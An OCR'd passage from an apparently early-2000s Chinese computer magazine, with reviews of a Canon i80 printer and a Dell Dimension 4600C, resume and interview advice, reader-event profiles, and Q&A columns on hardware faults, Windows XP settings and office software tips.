但相对来说，在打印照片的时候，i80 的表现并不太像是 4800dpi × 1200dpi 的打印机，比同样分辨率的大型打印机差距较大，图片较为模糊且颗粒感较重。总体来说，i80 在输出文档方面是把好手，但用于照片打印只是中上水平。

打印中存在的问题

首先的一个问题，就是 i80 由于体积很小，所以使用了双墨盒的设计，而且墨盒的容量很小，大概也只有普通佳能喷墨打印机彩色墨盒的 1/2 左右，这样它的彩色墨水总量大概也只有普通打印机的 1/6，显然用于打印照片是打不了多少的。



红外和 PictBridge 接口

其次，i80 的墨水成分相对于普通的台式打印机似乎比较特殊，干燥速度较慢且比较浓重。高速打印的情况下难免湮掉。同时这种墨水的性质似乎和其打印清晰度也有一定关系。

适合什么样的用户

在很多宣传文章里，都把 i80 视为是适合随身打印照片的打印机，但我们觉得这点值得商榷。从测试的情况来看，佳能 i80 打印文档的质量很高，但用于打印照片不过是中上水平，并不能和真正的照片打印机相比。何况它标准配置不带电池，当真出游的时候未必找得到电源。更何况小小的墨水盒打不了几张照片就会告尽，打几个样张尚可，当真作为照片打印机使用实在有点浪费。如果当真有随身打印照片的需要，为何不去买真正的微型照片打印机？又小又方便？

其实，在我们看来，佳能 i80 真正针对的用户是那些市场工作人员。出于工作性质的需要，他们经常要在不同的写字楼之间奔波，虽然笔记本电脑和移动上网工具时时携带，但随时打印文档对于他们就常常成为奢侈的需求。所以很多人干脆预先印好多份带在身上，但这样不能满足很多灵活的需求。

而 i80 就成为他们解决问题的方法，毕竟自己携带一个打印机要方便得多，而 i80 需要外接电源这对于他们并不是难事。i80 的高速打印速度和出色的文档打印质量则要比其他微型打印机强得多。显然 i80 坚持要支持 A4 纸打印也是出于这个目的。

不过，也正出于这一点，我们觉得 i80 除了标配的外接电源和选配的电池外，实在应该增加一个标配的汽车电源插头，毕竟“随身”携带 i80 也是在“汽车意义”上的，而一个汽车电源插头实在比外置电池实用的多。CF [SC13]



一个品牌机应该是什么样子？

—— DELL DIMENSION 4600C 分析

■ CFAN评测室

品牌机，对于大多数电脑用户来说可以算是又熟悉又陌生。熟悉，是因为我们在工作中经常会见到太多的品牌机产品，很多人自己用的也正是品牌机产品；陌生，则是因为我们很多人其实并不能真正了解品牌机的意义。

品牌机，其实并没有什么神秘的。从严格意义上说，所谓品牌机，就是由品牌机厂商进行设计装配，并由其提供后续维修和技术支持的电脑整机。不过，显然，很多朋友特别是DIY用户并不太接受这样的定义，因为我们所见的很多杂牌“品牌机”除了一个厂商的商标外，其他和我们自己组装的机器没什么两样，被人戏称为“厂商DIY”机。很多朋友都坚信——“真正的”品牌机应该有厂商自己的设计理念在里面，而不应该只是对一批市场上买来的散件的组装。

所以，我们就以DELL最新推出的家用台式机DIMENSION 4600C来作一番分析，看看真正经过了惊喜设计的品牌机应该是什么样子。



4600C 内部结构



硬盘和光驱固定在盖上

产品简介

DIMENSION 4600C是DELL最新推出的家用台式机系列，包括三种不同的型号，主要区别在于使用的机箱和显示器的类型。我们所测试的是其中最高档的一款，它使用了超薄的机箱设计和17"的LCD显示器。

从配置来看，DIMENSION 4600C并没有什么特殊之处，2.8GHz的P4 HT处理器、256MB内存、带板载显卡的I865G主板、GeForce4 MX440显卡、80GB的硬盘和8XDVD ROM。和很多国内品牌相比，并不出众。

从外观来看，DIMENSION 4600C也并不是特别的吸引人。实际上，DELL在外观设计上从来不像IBM或是HP那样下功夫。DIMENSION 4600C依然采取的是DELL四四方方的灰黑相间的外形。键盘鼠标、显示器等和国内的产品比起来也并不特殊。相对来说，和很多外形设计花花绿绿的国内品牌相比，DELL的电脑外形并不算出众。

但是，拆开那个看上去似乎很普通的主机机箱，就可以看出DELL的设计真正别具匠心所在。

独特的布局

虽然这个机箱看起来很简单，其实并不是这么回事。首先，打开机箱的方法就和市场上常见的超薄机箱不太一样。它并不是拧掉后面的几个螺丝后拆开侧板来打开的，在机箱后部上下有两个按钮，按下这两个按钮，就可以将机箱的侧面整个掀起来。从照片上我们可以看出来，打开的方式真的很像一个箱子一样。主板、板卡、电源等都在下面一个箱子里，而硬盘和光驱则在上面的上盖上。




全部使用了卡式结构

实际上，这种设计非常类似苹果电脑的内部设计结构。那么——为什么DELL要这样设计？为什么不采用常见的机箱结构？

其实道理很简单，如果你用过普通的超薄机箱的话，那么就会发现，它在使用上存在两个问题。第一个问题就是由于侧板是一快可以整个拆下来的薄板，所以在长时间使用后会发生震动，导致噪音增大(大型机箱也是同样的结构，但大型机箱的侧板强度要大得多)。第二个问题，则是因为超薄机箱上，由于光驱和硬盘需要垂直安装，所以采用传统结构的话，由于需要复杂的支架来支撑光驱和硬盘，导致内部空间变得十分拥挤，散热非常不好。

而在4600C所采取的结构中，由于侧板不能单独拆卸下来，它的强度就可以做得很大。而且由于光驱和硬盘直接安装在侧板上，既省去了繁琐的支架，又减小了整体的震动。

4600C的另一个独特之处，是它采用了电源下置的设计。这样作同样是有原因的。通常的超薄机箱，电源



主板的接口全在下部



电源采用进风设计



抽风式 CPU 风扇

或者像标准 ATX 机箱一样放在顶上，或者放在侧面。但这两种做法都存在问题。

如果放在顶上，对于这种超小型机器来说，重量全集中在上部，很容易重心不稳。而放在侧面，干脆就不用说，那样整个系统的散热就是一团糟。

而采用电源下置的设计，就一举解决了这个问题。当然，这也带来了新的问题，这在说道散热的时候我们再说起。

卡式结构的使用

4600C 的机箱有一个特点，那就是大量采用了卡式结构来安装，不仅显卡、硬盘等是采用了卡式结构，就连 CPU 散热器和电源、主板也采用了卡式结构固定位置。在去年的机箱评测文章里，我们曾经提到过，在买机箱时最好不要买使用卡式结构的，但在 4600C 上采用了卡式结构，我们却十分赞赏，为什么呢？

回想一下我们不赞同购买卡式机箱的原因——卡式机箱在安装时对于元件的制造公差要求很严格，否则就不能正常牢固的安装。而在市场上买到的板卡种类繁多，其中很大一部分都不能保证一定能正常安装。

但是，对于品牌机就是另一回事，品牌机的板卡都是定制的，不会有组装机那样“丰富多彩”的情况发生，所以我们也就不比担心不正常安装的可能性。而卡式结构在这种情况下能够最大限度的保证了安装上的正确性——一台电脑在流水线上每个工位的时间很短，由于卡式结构只有在正常安装时才能被顺利装上，所以不会发生使用螺丝那样安装可能不稳定的情况 。

精巧的主板设计

4600C 的主板是一块 MICRO ATX 主板，但并非是一块标准的 MICRO ATX 主板。很明显可以看出来，它的上半部和普通的 MICRO ATX 主板没什么不同，但下半部则有很大区别。它的主要接口全在主板的下部，而且下部没有任何突出的元件。

开着机箱的时候看不太明白，而扣上机箱就可以看出——4600C 采用这样的主板设计，它的所有连线都可以紧紧地贴在机箱壁上，不需要凌空拉线，也不需要很长的连线。而当机箱扣上的时候，硬盘和光驱正好处于主板下部位置，由于下部没有任何突出部分，所以正好减小了机箱的厚度和深度。

别具匠心的散热设计

4600C 的 CPU 散热风扇很有趣，它采用的是一个离心式风扇，而且不是普通那种“涡轮”式的离心风扇，而是一个类似电吹风的向外吹风的离心风扇。和它的出风口对应的是机箱后部得一排通气口。

相对的，4600C 的下置电源的风扇却是少见的进风风扇。在 ATX1.0 电源采用进风风扇效果不理想后，ATX 电源都换成了出风设计，为什么 4600C 要这么设计呢？

原因还要从 4600C 的下置电源说起 。

下置电源，解决了电源体积和重心的矛盾，但带来的一个问题是——由于机箱上部不再有出风风扇，热量会在机箱上部积压，而下置电源向外抽风，又会带来热对流的混乱。

要在上面另加一个出风风扇不是不可以，但这样作不仅增大了机箱的体积更增大了噪音。所以最好的办法莫过于使用一个大口径、大功率的风扇同时作 CPU 和机箱的散热。这样就要求 CPU 风扇必须是一个大的抽风风扇。虽然使用抽风风扇的散热效果不如吹风风扇，但品牌机并不要求超频，能够够用就可以了。

同时，要不破坏正常的对流，电源风扇就应该做成一个进风风扇，这样，4600C 的内部空气就形成了这样一条流通通道——电源风扇进风－流经硬盘内存－流经 CPU 散热片－被 CPU 风扇抽出机箱。对流路径十分完美且通过了内部最发热的几个部件。

ATX1.0 电源在设计上的不成功，是因为它本身功率很大，所以吹出的是热风，而热风又直接吹向 CPU，更关键的是机箱设计中没有任何出风口，其效果当然很遭。4600C 虽然采用了电源进风的设计，但一则电源功率小，吹出的不是热风；二则风并不直接吹向 CPU；三则形成了良好的对流路径，而不像 ATX1.0 机箱那样占据最高位置的电源却是进风口。所以当然不会出现同样的问题。

细节的出色处理

DIMENSION 4600C 的细节处理也是非常优秀的，它的内部连线不仅都使用了捆扎线捆扎，而且都预留了位置直接固定在机箱上，这样显然比很多国产品牌机的“凌空飞跃”要稳定得多。而它的外置接口，凡是暂时没有用的都设计了防尘盖扣住。这些细节其实无关紧要，但和一些国产产品连固定胶都打的脏熙熙相比，可以看出什么叫认真。

总结

从商业意义讲，品牌机并不一定要和组装机有什么本质的技术差别，但从技术意义讲，国内很多“品牌机”实在和国际产品相差得太远。从对 DIMENSION 4600C 这样一个 DELL 产品线上属于普及型的产品的设计分析，我们就可以看出来，做好一个品牌机并不是那么容易的。虽然商业和法律意义上的品牌机是一回事，但如果品牌机尚不能做得比组装机稳定、可靠、精致，那还好意思说什么“大工业生产”？ CF [SC14]

「小强」说话

E-mail: tengxiaoqiang@sohu.com



就业技巧之四：简历信息组合

精雕细刻写简历

■ 滕小强

本来没想在写简历上下这么多的功夫去说，却不料，前几天偏偏有一个班的同学把简历摆在了我的面前，不看则已，一看惊了一跳。

简历重要吗？相信你们十有八九的人会非常认真地告诉我：太重要了！加上个“太”字一点都不过分吧？可这么重要的东东你们是怎样对待的？有人却告诉我：简历大家都检查过了，一个错字也没有。呜呼！这样的说法恰恰暴露出了大家对简历的错误认识——没错字即可。

简历是你求职的名片，也是别人认识你的一个信息载体。我们总在说，简历要精美，要引人注目，但你是否做到了信息的“精堆细砌”呢？

如果你觉得这样有些小题大做了，嘿嘿！今天就把这其中的玄机细细地分解了。

请看刘丽的简历。

刘　丽
学习委员
应聘职位：IT公司的网络管理员
获得奖项：
曾经获得奖学金4次：3次一等奖学金，一次三等奖学金 曾经获得的其他奖励：市级三好学生，校优秀学生干部，优秀团员，思想品德奖……
社会实践经历：
2001年暑假：为XX酒厂在商场做促销员 2002年暑假：为XX广告公司做市场调查 2003年暑假：为XX广告公司设计并制作网站，受到公司总经理的嘉奖。

以上只表述了简历上堆砌的信息，当然了，这些信息并不是无序地排列在简历上。比如，刘丽按照自己获得奖学金的时间顺序列了几行。但这时问题就出来了。这份简历拿在手上后，丝毫感觉不到重点所在，只感受到了信息带来的压力。企业从大量的简历中选择面试者时，很难拿出太多的时间仔细地在字里行间寻找有用的信息，因此信息无目的地堆砌就成了问题。

由此大家不免要问，简历上的信息如何处理才会更有效果呢？下面小强为大家提几个建议。

精挑细选

为了避免有用的信息被湮没掉，不妨针对你应聘的岗位对信息进行研究，去掉一些不必要的信息。比如，刘丽的简历不必很详细地罗列曾经获得的思想品德奖或优秀团员，因为三好学生这个奖励已经说明问题了，其他的奖项应作为陪衬一笔带过。

如果社会实践超过了3条，可把与应聘岗位不太相关的去掉。

另外我曾见过一位同学在自己的奖励一栏中写着：曾经获得学习进步奖。这未免有些牵强了吧？在自己制作简历的时候，这样的栏目可以去掉。这个奖项不是代表实力的奖励，也不是什么值得骄傲的事情——也许能证明你的成绩曾经很糟糕。

调顺理序

如果阅简历的人还未读到你的重点信息就对你的简历失去了兴趣，一定会让你感到痛苦不已吧（也许你根本就不知道）。其实刘丽的简历中，社会实践部分的描述如果采用逆序效果会更好一些。

当然了，不仅仅是在栏目中，在整个简历的设计上都可以运用这样的思路。比如你在社会实践环节得到的成绩非常突出，你不妨把其他栏目放在社会实践的后面。由此可见，要根据自己的信息和应聘的岗位对简历进行调整。

突出重点

实际上我们前面的这两个操作都是为了这样一个内容服务，那就是突出重点信息，如果你觉得经过上面一些比较含蓄的调整仍然不能达到目的，就得采用一些直接的手段了：比如调整字号，或者把你最得意的一件事情加黑一下等等。但是有一点要注意，不能满篇都是重点，那样的话，你的这份简历就要成花脸了。

CF [CY01]

进攻职场，注意细节

■ 刘卫

“照应”招聘助理

一般来说，有实力的单位在招聘现场不止一名主管人员，往往由一人“担纲”，其他人辅佐。当然，这个“牵头人”的意见对录用与否起着“生死攸关”的作用，积极应对他的提问是对的。然而，也不能不考虑其他“旁听官”的感受，他们对你的印象也可以左右“牵头人”的决定。最佳的方式是：答完题后，对其他的考官点头微笑，或用目光巡视一遍，以达到“安抚人心”的特殊效果，表明你没有忽视他们的存在。

注重语言操练

在应聘中，练好一口比较标准的普通话是最起码的，交谈中应尽量少带尾音很重的家乡话。如果是面对外籍主考官的提问，能把自己口语的特色发挥到极致是再好不过了。有时，外籍主考官可能会谈谈职场以外的事，你最好避开政治和宗教等敏感话题。答题前，应该先弄清主考官提问的主旨。作答时，长简适当，语速平缓，不要夹杂一些“学生腔”。可以说，像一些在校园生活中流行的“另类词汇”大多会招致主管反感的。

“打造”第一印象

究竟怎么样才能获得主管良好的第一印象，各种说法莫衷一是。笔者认为能做到穿着得体、精干利索、彬彬有礼这几点大致就可以了。对主管称之为“老师”能为大多人欣然接受。开口闭口“您”字打头，有时倒显得有些“生分”。如果适当地使用一些口语化的表达方式能拉近与主管在心理上的距离。过于拘谨，缺乏自信，底气不足是应聘者的大忌。第一印象好了，能为以后的复试铺平道路。

从容应对尴尬

应聘中可能会出现各种意想不到的尴尬，它们来自各个方面。譬如，应聘者过于紧张，张口结舌，或慌乱中打翻了桌子上的水杯等；还有的是遭遇了主管某些难以回答的问题；或主管对你不经意中流露出来不屑或鄙弃等。面对这种难堪，应聘者应及时地进行修补，说一两句自我调侃的话缓和气氛；如果遇到对你根本看不上眼的主管，再磨也是白搭。这说明这个岗位根本就不适合你，理智的办法是当机立断，从容走人，择机另觅“婆家”。CF [CY02]

升存者 活动部分「选手介绍」

陈劲宏



男，32岁，湖北襄樊人，本科，理学学士

学习、工作经历：

1990年～1994年6月，湖北师范学院数学教育专业

1994年8月～2004年2月，湖北枣阳市职业高中任教

社会实践：

1996年～2002年，兼职担任多家公司的网络（局域网）维护工程师；同时兼任几家电脑学校的培训教师。

2001年至今，开始进行IT写作。共计在各级各类IT媒体发表稿件近千篇，与人合作撰写出版IT书籍2本；数学辅导类书籍2本。

掌握技能：

教育教学培训、网络、计算机维护、网站建设、资源管理和编辑、团队意识、IT专业写作、摄影。

王娟

女，19岁，中专

学习、工作经历：

2000年～2002年，毕业于职业中专。

2002年7月～10月，在威海磐路富有限公司做网络管理。

2002年10月至今，在电脑公司做培训老师兼网络管理。

（选手资料均来自报名表格）

活动点评

本次活动采取网上投票机制，主要希望给选手们更多展现自己的机会与平台，让读者能够全方位地了解各位选手，因此投票结果仅供参考，最终入选读者需要华硕与我刊人力资源部根据选手简历与表现共同评出。但令人遗憾的是，个别选手利用不正当手段进行作弊，对于有此行为的选手，我们将视为无效评选，不会进入最后的评选阶段。同时，也希望参与此次及今后“升存者”活动的读者，能够以诚信为本，真实地展现自己的风采。CF [CY03]

硬件维修站



200MHz。如果你的内存不足以在200MHz下稳定运行的话，就会导致系统不稳定。前不久，nVIDIA已经向各大厂商提供了新版的BIOS，把主板的BIOS版本更新为3305版就能解决此问题。

1 DVD刻录机只识别有线盘片

问：我刚刚买了台电的DVD Dual刻录机，但某些DVD-R刻录盘无法被刻录机识别。听说台电的刻录机不支持"无线"标准的DVD-R刻录盘，请问是这样的吗？

答：DVD-R/RW刻录盘中的"无线"标准是先锋独立推出的，专门用于数据存储，因此不能被DVD影碟机识别。尽管没有受到DVD论坛的官方认可，但以往很多DVD-R/RW刻录盘都遵循这一标准。由于授权问题，目前大多数DVD Dual制式的刻录机只能使用"有线"DVD-R/RW刻录盘，而无法使用"无线"DVD-R/RW刻录盘，这是没有办法解决的。你在购买盘片时，可以采用以下方法区分，如果是"无线"的盘片，在刻录盘的内圈1/4处可以看到有一条明显的圆弧线。这条圆弧线已经被写入相关信息，对于提高盘片兼容性有很大的好处。需要注意的是，"有线"与"无线"之说仅仅针对DVD-R/RW刻录盘，DVD+R/RW不存在这一问题。

2 为何反复按开关才能开机

问：我在给CPU超频后，每次开机总要反复按几次Power键才能点亮电脑。有时还在检测硬盘时就停滞了，重启一次通常可以解决问题。请问这是为什么？

答：这种现象通常是因为电源功率不足导致的。购买一个名牌大功率的电源替换电脑中现有的电源应该可以解决问题。新更换的电源功率最好比现在的电源增加100W左右。

3 内存频率未设到极限就死机

问：我电脑的配置是：EPoX EP-8RDA+主板、AthlonXP 1800+ CPU、两条Kingston DDR333 256MB内存，ATi Radeon 7500显卡，西部数据80GB硬盘。当设定CPU和内存同步运行于180MHz时，系统工作得非常稳定。但把外频设定为200MHz，内存为83%(166MHz)时系统经常死机，此时只能把内存频率降到160MHz才能正常工作。而我的内存是可以支持180MHz的。请问这是怎么回事？

答：这是nForce2主板的一个BUG，当外频设定为200MHz时，虽然在BIOS中能够将内存异步为83%(166MHz)运行，但重启后内存依然和CPU同步运行在

4 摄像头花屏现象的解决之道

问：我在用摄像头的时候出现了花屏现象。请问如何才能解决这个问题？

答：可能存在的问题及解决方法如下：

(1)摄像头与其他设备存在冲突，尤其是一些此前安装的USB接口设备。将这些设备拔掉或将驱动程序卸载来解决问题。

(2)摄像头型号与摄像头的驱动程序不匹配。建议重新安装驱动程序。

(3)摄像头与显卡驱动程序不兼容。建议升级显卡驱动程序。

5 电脑不能检测到外置"猫"

问：为什么我电脑上安装的外置MODEM总是不能被检测到呢？

答：可能的原因有以下几个方面：

(1)没有将主板BIOS中的COM端口打开。解决方法是，重启电脑按住Del键进入BIOS设置，将Integrated Peripherals菜单中的Onboard Serial Port 2选项由Disabled改为Auto即可。

(2)主板的COM端口损坏，这样只能是购买其他接口转COM的转接器来解决。

(3)要先打开外置MODEM的电源后再启动电脑。

6 双通道内存的配置使用

问：我的i865PE主板支持双通道内存技术，我原来使用了一条内存，现在想再买一条内存构成双通道，请问是否直接插上就可以了？

答：不是这样的。如果你的i865PE主板上只有两个内存插槽，那问题简单了，将新购买的那根内存插上去就可以了，但大多数i865PE主板都配置了四个内存插槽，需要进行选择。虽然很多主板都用两种颜色来区分内存插槽，但不同厂商的内存插槽颜色标识规则很可能截然相反，插错了会有一定危害。而且少部分厂商的i865主板内存插槽并没有用不同的颜色来区分。

你基本上可以按照如下原则来插内存，即隔一个内存插槽插入一根内存条。如果能够找到主板说明书，则根据说明书上的提示进行安装最保险。CF [SB01]

系统门诊所



1 Windows XP系统还原点失效

问:我的电脑中安装的操作系统是Windwos XP，为了安全起见，利用系统还原功能建立了一些系统还原点，但最近在使用系统还原时发现还原点失效了，取而代之的只有一些系统检查点，这些系统检查点无法被还原。请问这是怎么回事，如何才能恢复这些系统还原点呢？

答:导致系统还原点变成系统检查点而无法进行还原操作的原因主要是硬盘中没有足够的空间服务于这项功能了，一般在系统安装分区内剩余空间少于200MB时就会出现你所遇到的问题，此时只要删除一些文件空出足够的硬盘空间，系统还原将自动恢复服务。

2 Windows XP下NTFS分区资料的共享

问:我的电脑中安装的操作系统是Windows XP，使用NTFS文件系统，我想共享一些资料给公司局域网中的一些同事看，可发现设置共享后所有人都能看，我想在进行共享时设置密码以限制无关人员访问该文件夹，可没有找到相关的选项。请问有什么办法能够实现？

答:Windows XP安装时默认的共享方式是“简单共享”，从而导致无法设置共享密码，你可以取消这种共享方式，改用带有用户名和密码的共享方式。具体的操作步骤如下:

（1）取消默认的“简单共享”。双击打开“我的电脑”，依次选择“工具→文件夹选项”，在打开的对话框中单击“查看”标签，接着用鼠标点去“使用简单共享（推荐）”项前的对勾。

(2)创建共享用户。在系统桌面上用鼠标依次选择“开始→控制面板”，随后打开“用户账号”，创建一个带有密码的用户，如创建用户名为abc。

(3)设置需要共享的文件夹。右击需要共享的文件夹(假设该共享文件夹为files)，单击“共享和安全”按钮，随后选择“共享→共享该文件夹”，单击“权限”按钮，接着单击“删除”按钮将原先任何用户(everyone)都可以共享该文件夹的权限删除，再单击“添加”按钮，依次单击“高级→立即查找”，选择用户abc，单击“确定”按钮添加用户abc，并选择用户abc的共享权限。

以后局域网中的电脑要想查看你所设置的共享文件夹内容时，只有输入正确的用户名和密码才能进入。

3 Windows XP免账户自动登录

问:每次在进入Windows XP时，系统都会提示我输入用户名和密码，非常麻烦。请问如何实现自动登录？

答:在Windows XP中实现自动登录的方法是:

(1)在系统桌面上用鼠标依次选择“开始→运行”。

(2)在出现窗口的“打开”栏中键入rundll32 netplwiz.dll,UsersRunDll并按回车键执行。注意一定要遵照命令格式，大小写和空格都不能错误。

（3）此时屏幕上会弹出“用户账户”操作窗口，在其中将“要使用本机，用户必须输入用户名及密码”项前的对勾用鼠标点去。

（4）单击“确定”按钮保存退出，接着在弹出的对话框中输入你想让电脑每次自动登录的账户名及其密码即可。

4 获取Windows操作系统序列号

问:我是单位机房的管理员，由于工作交接的问题，每台电脑中安装的操作系统的序列号都找不到了，我想通过电脑中的备份重新安装操作系统。请问如何才能找到这些操作系统的序列号呢？

答:我们分别对Windows 98/Me、Windows 2000和Windows XP进行介绍。

(1)Windows 98/Me

Windows 98的安装序列号就放置在注册表中，你可以运行注册表编辑器打开注册表，依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion]分支，在右侧窗口中找到“ProductKey”字符串值，该字符串的键值就是序列号。

如果无法进入Windows 98，则可以在DOS下查看Windows 98的序列号:用启动盘启动电脑，然后输入C:\Windows\Command\Find /l “ProductKey” C:\Windows\System.dat(假设C盘为系统盘)，按回车键后就会显示出Windows 98的序列号了。

Windows Me与Windows 98的查找方法相同。

(2)Windows 2000

在系统桌面上用鼠标依次选择“开始→程序→附件→Windows资源管理器”，接着选择进入Windows 2000的系统安装文件夹，打开System32文件夹，找到$winnt$.inf文件，双击该文件用“记事本”程序打开，找到[userdata]小节内的“Productid=”项，等号后面引号中的字符串就是Windows 2000的序列号。但很多非正规版本的Windows 2000序列号无法用这种方法找到，这种情况下可以用下面提到的KeyFinder软件试试。

(3)Windows XP

从华军软件园中下载一个叫ViewKeyXP的工具软件，它是专门用来查看Windows XP序列号的。另外KeyFinder这个工具软件也可以实现同样的功能。CF [SB02]



软件咨询间

1 小软件挪用分区发挥大作用

问：我的小硬盘当初分了好几个分区，最近我在安装一个大型游戏时才发现，无论安装到哪个分区上剩余空间都不够用，听说用PQ工具可以无损调整分区容量，但也比较耗时。请问能否用其他办法更方便地解决这个问题？

答：可以用一款叫做Syncronys BigDisk的免费工具软件解决这个问题，该软件的作用就是专门用来以很短的时间借用其他分区的空间使用。

2 轻松整合HTML网页文件信息

问：我从网上收集了不少HTML格式的文字资料，现在想用Word把它们重新编排成一个文档参考使用。请问如何把这些HTML格式的文件资料方便地提取和合并起来？

答：你可以借助一款名为TxtEasy的文本转换工具来轻松地批量转换HTML格式的文件为TXT格式，然后在DOS窗口下用COPY命令合并这些转换后的文本文件即可。合并文本命令的格式为：COPY *.TXT NEW.TXT。得到的NEW.TXT即为转换后合并起来的文本文件，最后用Word调入这个NEW.TXT文本文件编辑即可。

3 去掉词霸嵌入Office中的按钮

问：卸载金山词霸2002后，嵌入Office中的按钮还在怎么办？如何去掉？

答：这应该是由于卸载词霸时它的Office插件还在使用的原因造成的。

解决方法：进入Word或Excel，点击“工具”→“自定义”，然后把词霸2002的按钮拖动到“自定义”对话框中，松开鼠标即可。

4 让大头照自动在A4纸上排队

问：我用数码相机拍了自己的单人证件照，想用家里的A4彩喷打印一寸照片，但发现用Word排版在A4纸上一次打印多张照片调整起来比较麻烦，而我对其他图像处理软件又不熟悉。请问，有无其他更方便实用的软件或方法？

答：可以借助一些傻瓜化的软件实现这一想法。比如，我们可以利用一款叫做QImage Pro的软件实现这一功能。该软件为共享软件，它可以很方便地在A4纸上印出整版的二英寸或一英寸照片。此外，它还有噪点消除、污点清除、消减红眼、旋转、拼版打印等实用功能，操作简单，普通用户很容易上手。

5 让抓图自动带上梦幻边缘

问：我常看到某些制作精美的电脑刊物的配图显现出梦幻的边缘效果，我知道用抓图软件抓图后再用Photoshop等工具的专用滤镜可以实现这种效果。请问，有什么更直接的办法能够在抓图的同时得到这种梦幻效果？

答：要一步实现这一特殊效果，我们可以借助一款优秀的抓图软件SnagIt 6.3，该软件从这一版本开始加入了捕捉边缘效果的选择，你可以选择将抓得的图片保存为破碎边缘、波浪边缘、阴影边缘或半透明边缘效果。要实现这一特殊效果，需先在该软件的“Filters→Edge Effects→Custom Edge Effects...”中进行设置，然后在抓图时便可获得相应的效果了。

6 实现编辑与抓图一条龙作业

问：我习惯于用Word创作配图文章，当要在文章中插入一幅图片时，需要启动抓图软件抓图、保存，然后从Word中调入抓得的图片，感觉比较繁琐。请问，有可以一步到位的配图方法吗？

答：可以使用SnagIt 6.3抓图软件来定制Word中的抓图功能。具体方法是：在安装SnagIt时，选择相应的插件选项，它支持在微软的各种办公软件(如Word、Excel、PowerPoint)中安装插件，安装完毕后，启动相应的办公软件就会在工具栏中出现一个SnagIt工具栏，其中包括抓图按钮、选项设置按钮和抓图选择列表。这样，在需要抓图时只需按动工具栏上的这个抓图按钮便可轻松抓图了。抓完之后，图片就会自动插入办公软件的工作区域中了。

7 加速RealOne启动的解决之道

问：RealOne的确可以称得上是一款功能强大的媒体播放软件，但我在自己的老电脑上启动它时总是特别缓慢，原因是老要弹出几个我用不着的窗口。请问，如何能够加快RealOne的启动速度？

答：对RealOne进行一些相应的设置可以使它在启动时不再启动那些多余的窗口，从而加快启动速度。方法如下：

第一种方法：从“工具→首选项→常规→RealOne Player”下选择在启动时显示“仅限于播放器(无媒体浏览器)”。

第二种方法：在RealOne Player快捷方式图标上单击右键，随后在“属性→快捷方式→目标”框的最后追加一个半角空格，接着输入：/nohome即可。

8 判断电脑是否有抗“震荡波”能力

问:我办公室的电脑是多人公用的一台电脑。如何确定是否已经安装了可防范震荡波(Sasser)蠕虫及其变体的安全更新程序？

答:如果已经安装了更新程序，计算机上目前安装的程序列表中将显示该更新程序。要查看该列表，请执行以下操作:

(1)在屏幕底部的任务栏上单击“开始”，然后单击“控制面板”。

(2)打开“添加或删除程序”。

(3)在目前安装的程序列表中，查找包含835732的Windows条目。

(4)如果找到包含835732的条目，则表明已安装了更新程序。

9 让Word文档只能看不能改

问:我公司要给客户发放一些Word格式的宣传资料电子文档，希望这个文件只能供用户查看不能随便修改。请问如何实现？

答:只需在文件存盘时设置文件修改权限即可。具体实现步骤如下:

(1)确认文件修改完成后，用“文件→另存为”菜单命令保存文件。

(2)在“另存为”对话窗口中单击右上角的“工具”菜单并选择下拉菜单中的“常规选项”。

(3)在随后弹出的“保存”窗口的下方，你可以看到用于打开文件的共享选项，在“修改权限密码”框中设置修改密码，然后按“确定”即可。

经过这样设置的文档，可以正常阅读，但当要修改文档时，会弹出要求输入修改口令的窗口，如果口令不正确，则拒绝修改。

10 Excel报表打印位置不正确

问:在使用Excel时，在屏幕上看得好好的某些行或列，为何打印时总是错误地打印在别的页面上？

答:列宽、行高、页边距和分页符决定了可以打印在一页中的行数和列数。要保证其打印的正确性，有如下措施可供选择:

(1)减小页边距。如果某些行和列打印在下一页，请试着减少“上”、“下”、“左”和“右”框中的页边距大小，方法是:单击“文件”菜单中的“页面设置”命令，然后单击“页边距”选项卡。

(2)调整分页符。可以在打印文档前移动分页符。单击“视图”菜单上的“分页预览”。Microsoft Excel用蓝色的粗线显示手动分页符；而自动分页符显示为虚线。你可以向上、向下、向左或向右拖动它们。

如果某列打印到了不正确的页面上，例如，打印到第二页而不是第一页上，那么请将该列左边的分页符拖动到右边。如果某行打印到了需要打印页面的下一页，那么请将该行上边的分页符拖动到该行下边的位置。Excel将自动调整工作表使行和列适合页面的大小。

(3)设置工作表按一页宽度打印。如果需要设置工作表按一页宽度打印，而不考虑页数，则可以将其宽度限制为一页宽。方法是:单击“文件”菜单中的“页面设置”命令，然后单击“页面”选项卡。在“缩放”标题下，单击“调整为”选项，在“页宽”框或“页高”框中键入“1”，然后删除另一个框中的数字(如果有的话)。

(4)更改打印方向。如果需要在同一页面上打印更多的列，那么可以将打印方向改为“横向”。方法是:单击“文件”菜单上的“页面设置”命令，然后单击“页面”选项卡。接着在“方向”下，单击“横向”。

11 文件关联设置后为何不起作用

问:WPS Office 2003兼容Microsoft Office的格式文件吗？为什么我将这些文件的打开方式设置为始终用WPS Office 2003打开时，双击这些文件仍调用Microsoft Office程序来打开？怎样解决？

答:WPS Office 2003将产品的兼容性作为该版本的重要技术方向，彻底解决了读写DOC、XLS和PPT格式的技术课题。上述问题，在不同的操作系统下解决方案不同。

(1)最简单的解决方法是在WPS、ET、EP三个子系统中，分别点击菜单“工具→选项”命令，在弹出的选项对话框中，选择“系统”选项卡，只需将“WPS作为DOC(XLS、PPT)文件的默认编辑器”复选项选中即可。

(2)在Windows 2000(XP、Me)操作系统下，也可以采用禁用DDE(动态数据交换)的方法解决；Windows98操作系统下，需要将原来的“打开”选项删除，并重新建立一个，将WPS文档的相关信息进行复制即可。

12 如何删除词霸2003查询过的单词

问:每次用金山词霸2003查完单词之后，都要在历史记录处留下痕迹。请问，如何才能消除这些查询记录？

答:打开词霸目录下的Xdict.ini，将[History]下的“String0=XXXX”、“String1=XXXX”(XXXX在这里表示出现在查询框上相对应的单词)都删除，然后保存即可。

但是，当该软件打过SP1或SP2升级补丁后，历史记录的存储位置有所更改。此时删除历史记录的方法是:

(1)Windows 98系统:关闭词霸，删除C:\WINDOWS\Application Data\Kingsoft\PowerWord\PWHistry.dat文件，重启词霸即可。

